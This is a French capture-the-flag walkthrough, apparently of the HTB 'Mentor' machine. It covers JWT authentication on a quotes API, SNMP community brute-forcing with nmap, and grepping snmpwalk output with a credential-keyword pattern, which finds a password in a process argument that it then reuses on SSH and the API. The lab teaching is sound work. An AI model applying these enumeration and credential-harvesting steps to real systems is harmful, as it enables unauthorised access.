
Le code HTTP 201 confirme que la création du compte a réussi.
Tu disposes maintenant d’identifiants qui vont te permettre de tester l’authentification et d’explorer les fonctionnalités de l’API accessibles aux utilisateurs connectés.
Authentification et découverte du jeton JWT
Maintenant que tu disposes d’un compte utilisateur, retourne dans la catégorie Auth de la documentation interactive.
Cette fois, sélectionne l’endpoint POST /auth/login, puis clique sur Try it out.
Renseigne l’adresse e-mail et le mot de passe utilisés lors de la création de ton compte, puis clique sur Execute pour envoyer la requête.
L’API retourne une réponse HTTP 200 OK, accompagnée d’un jeton d’authentification.

Ce jeton est un JWT (JSON Web Token). Il permet à l’API de reconnaître un utilisateur déjà authentifié sans lui demander de transmettre son mot de passe à chaque nouvelle requête.
Un JWT est généralement composé de trois parties séparées par des points :
- Header : indique notamment l’algorithme utilisé pour signer le jeton.
- Payload : contient les informations associées à l’utilisateur.
- Signature : permet de vérifier que le jeton n’a pas été modifié sans disposer de la clé de signature.
Le jeton obtenu va maintenant te permettre de tester les fonctionnalités de l’API qui nécessitent une authentification.
Utilisation du jeton JWT
Pour accéder aux fonctionnalités protégées de l’API, tu dois transmettre ton jeton JWT dans l’en-tête HTTP Authorization.
Commence par enregistrer le jeton obtenu dans une variable sur Kali :
TOKEN="ton_jeton_JWT"
Tu peux ensuite l’utiliser pour consulter les citations disponibles :
curl -s http://api.mentorquotes.htb/quotes/ \
  -H "Authorization: $TOKEN"
L’API accepte ton jeton et retourne les citations au format JSON.
Tu remarqueras que le jeton est transmis directement, sans le préfixe Bearer, contrairement à ce qui est habituellement utilisé avec les JWT.
Tu disposes maintenant d’un compte authentifié et peux poursuivre l’exploration des différents endpoints pour déterminer quelles fonctionnalités sont accessibles à un utilisateur ordinaire.
Après avoir consulté les citations, essaie maintenant d’accéder aux endpoints /users/ et /admin/ avec le même jeton JWT.
curl -s http://api.mentorquotes.htb/users/ \
  -H "Authorization: $TOKEN"
L’API retourne le message suivant :
{"detail":"Only admin users can access this resource"}
Tu obtiens le même résultat avec /admin/.
Le message est explicite : ton jeton est reconnu, mais ton compte ne possède pas les privilèges nécessaires pour accéder à ces fonctionnalités.
Tu sais maintenant que l’API distingue les utilisateurs ordinaires des administrateurs.
Ces premiers tests confirment que certaines fonctionnalités de l’API sont réservées aux administrateurs.
Pour le moment, ton compte utilisateur ne permet pas d’aller plus loin. Il est donc intéressant de revenir aux autres services découverts pendant l’énumération, notamment SNMP sur le port UDP 161, qui n’a pas encore été exploré.
Exploration du service SNMP
Le scan Nmap a révélé que le port 161/UDP est ouvert et qu’un service SNMP est accessible sur Mentor.htb.
SNMP (Simple Network Management Protocol) est un protocole utilisé pour superviser et administrer des équipements réseau et des serveurs. Il permet notamment de récupérer des informations sur le système, les interfaces réseau ou les processus en cours d’exécution.
Avec SNMPv1 et SNMPv2c, l’accès aux informations repose sur une communauté, une chaîne de caractères qui joue un rôle similaire à celui d’un mot de passe.
La communauté public est fréquemment utilisée comme valeur par défaut. Commence donc par vérifier si elle est acceptée par le serveur :
snmpwalk -v2c -c public mentor.htb 1.3.6.1.2.1.1
Cette commande utilise SNMPv2c avec la communauté public et interroge les informations générales du système.
Si le serveur accepte cette communauté, tu peux notamment récupérer son nom, la version du système d’exploitation et d’autres informations de configuration.
La communauté public est acceptée par le serveur. La commande snmpwalk retourne plusieurs informations, notamment :
- Le système d’exploitation : Linux, avec le noyau
5.15.0-56-generic. - Le nom de la machine : mentor.
- Une adresse de contact :
admin@mentorquotes.htb.
Ces résultats confirment que tu peux interroger le service SNMP sans disposer d’un compte utilisateur sur la machine.
Recherche d’autres communautés SNMP
La communauté public n’est pas nécessairement la seule configurée sur le serveur.
Pour rechercher d’autres communautés, tu peux utiliser le script snmp-brute de Nmap avec un dictionnaire de valeurs courantes fourni par SecLists.
sudo nmap -sU -p 161 -Pn \
  --script snmp-brute \
  --script-args 'snmp.version=v2c,snmp-brute.communitiesdb=/usr/share/seclists/Discovery/SNMP/common-snmp-community-strings-onesixtyone.txt' \
  mentor.htb
Cette commande teste différentes chaînes de communauté en utilisant SNMPv2c.
Le scan identifie deux communautés valides :
public
internal
La découverte de internal est particulièrement intéressante. Contrairement à public, il s’agit d’une communauté qui semble destinée à un usage interne.
Tu vas donc l’interroger pour vérifier si elle permet d’obtenir des informations supplémentaires sur la machine.
snmpwalk -v2c -c internal mentor.htb
Cette commande retourne de nombreuses informations sur le système, notamment les processus en cours d’exécution et leurs arguments.
Le résultat est volumineux et ne révèle pas immédiatement de piste exploitable. Il confirme néanmoins que la communauté internal permet d’accéder à des informations détaillées sur la machine.
Recherche d’informations sensibles dans les résultats SNMP
La quantité d’informations retournées par snmpwalk rend leur analyse manuelle difficile.
Pour faciliter cette recherche, commence par enregistrer les résultats dans un fichier :
snmpwalk -v2c -c internal mentor.htb > snmp-internal.txt
Tu peux ensuite appliquer la méthode décrite dans la recette « Rechercher des informations dans des fichiers avec grep sous Linux » pour rechercher des informations potentiellement sensibles.
Dans le cas présent, concentre-toi notamment sur les références aux utilisateurs, aux mots de passe et aux mécanismes d’authentification.
grep -Ein 'sudo|root|permission|owner|chmod|chown|suid|uid|gid|user|pass|login|auth|credential|creds' snmp-internal.txt
Cette recherche permet de réduire considérablement le nombre de lignes à examiner et de repérer plus facilement celles qui méritent ton attention.
La recherche retourne plusieurs résultats :
21:iso.3.6.1.2.1.1.9.1.3.3 = STRING: "The management information definitions for the SNMP User-based Security Model."
2022:iso.3.6.1.2.1.25.1.4.0 = STRING: "BOOT_IMAGE=/vmlinuz-5.15.0-56-generic root=/dev/mapper/ubuntu--vg-ubuntu--lv ro net.ifnames=0 biosdevname=0
2134:iso.3.6.1.2.1.25.3.2.1.3.196608 = STRING: "AuthenticAMD: AMD EPYC 7513 32-Core Processor"
2135:iso.3.6.1.2.1.25.3.2.1.3.196609 = STRING: "AuthenticAMD: AMD EPYC 7513 32-Core Processor"
2664:iso.3.6.1.2.1.25.4.2.1.2.778 = STRING: "VGAuthService"
2673:iso.3.6.1.2.1.25.4.2.1.2.863 = STRING: "systemd-logind"
2683:iso.3.6.1.2.1.25.4.2.1.2.1674 = STRING: "login.sh"
2702:iso.3.6.1.2.1.25.4.2.1.2.2093 = STRING: "login.py"
3126:iso.3.6.1.2.1.25.4.2.1.4.778 = STRING: "/usr/bin/VGAuthService"
3135:iso.3.6.1.2.1.25.4.2.1.4.863 = STRING: "/lib/systemd/systemd-logind"
3376:iso.3.6.1.2.1.25.4.2.1.5.1674 = STRING: "/usr/local/bin/login.sh"
3395:iso.3.6.1.2.1.25.4.2.1.5.2093 = STRING: "/usr/local/bin/login.py kj23sadkj123as0-d213"
5049:iso.3.6.1.2.1.25.6.3.1.2.1 = STRING: "adduser_3.118ubuntu5_all"
5061:iso.3.6.1.2.1.25.6.3.1.2.13 = STRING: "base-passwd_3.5.52build1_amd64"
5101:iso.3.6.1.2.1.25.6.3.1.2.53 = STRING: "dbus-user-session_1.12.20-2ubuntu4.1_amd64"
5112:iso.3.6.1.2.1.25.6.3.1.2.64 = STRING: "dns-root-data_2021011101_all"
5123:iso.3.6.1.2.1.25.6.3.1.2.75 = STRING: "fakeroot_1.28-1ubuntu1_amd64"
5274:iso.3.6.1.2.1.25.6.3.1.2.226 = STRING: "libfakeroot_1.28-1ubuntu1_amd64"
5485:iso.3.6.1.2.1.25.6.3.1.2.437 = STRING: "libuuid1_2.37.2-4ubuntu3_amd64"
5526:iso.3.6.1.2.1.25.6.3.1.2.478 = STRING: "login_1:4.8.1-2ubuntu2.1_amd64"
5570:iso.3.6.1.2.1.25.6.3.1.2.522 = STRING: "overlayroot_0.47ubuntu1_all"
5574:iso.3.6.1.2.1.25.6.3.1.2.526 = STRING: "passwd_1:4.8.1-2ubuntu2.1_amd64"
5648:iso.3.6.1.2.1.25.6.3.1.2.600 = STRING: "python3-oauthlib_3.2.0-1ubuntu0.1_all"
5706:iso.3.6.1.2.1.25.6.3.1.2.658 = STRING: "sudo_1.9.9-1ubuntu2.1_amd64"
5745:iso.3.6.1.2.1.25.6.3.1.2.697 = STRING: "uuid-runtime_2.37.2-4ubuntu3_amd64"
5753:iso.3.6.1.2.1.25.6.3.1.2.705 = STRING: "xauth_1:1.1-1build2_amd64"
5754:iso.3.6.1.2.1.25.6.3.1.2.706 = STRING: "xdg-user-dirs_0.17-2ubuntu4_amd64"
Parmi ces résultats, deux scripts attirent ton attention : login.sh et login.py, situés dans /usr/local/bin/.
Tu remarques surtout que login.py est exécuté avec un argument :
3395:iso.3.6.1.2.1.25.4.2.1.5.2093 = STRING: "/usr/local/bin/login.py kj23sadkj123as0-d213"
La chaîne kj23sadkj123as0-d213 pourrait correspondre à un mot de passe ou à un autre secret utilisé par le script.
Cette découverte mérite d’être approfondie, car elle révèle une information potentiellement sensible dans les arguments d’un processus accessible via SNMP.
Exploitation des informations découvertes avec SNMP
Le nom login.py suggère que ce script intervient dans un mécanisme d’authentification. La chaîne kj23sadkj123as0-d213, transmise en argument, pourrait donc être un mot de passe.
Souviens-toi également que la documentation de l’API mentionnait un utilisateur nommé james, associé à l’adresse james@mentorquotes.htb.
Tu disposes maintenant de deux informations intéressantes :
- Un utilisateur potentiel :
james. - Un mot de passe potentiel :
kj23sadkj123as0-d213.
Lorsqu’un identifiant et un mot de passe potentiel sont découverts, un réflexe courant en CTF consiste à les tester sur les services accessibles, notamment SSH.
Commence donc par essayer une connexion :
ssh james@mentor.htb
Saisis le mot de passe découvert dans les résultats SNMP.
La connexion échoue, mais cela ne signifie pas nécessairement que le mot de passe est incorrect. Il pourrait être utilisé par un autre service.
Tu as justement découvert une API proposant une fonctionnalité d’authentification.
Retourne donc sur http://api.mentorquotes.htb/docs et teste ces identifiants avec l’endpoint POST /auth/login, en utilisant l’adresse james@mentorquotes.htb.
Cette fois, l’authentification réussit ! L’API retourne une réponse HTTP 200 OK, accompagnée d’un nouveau jeton JWT.
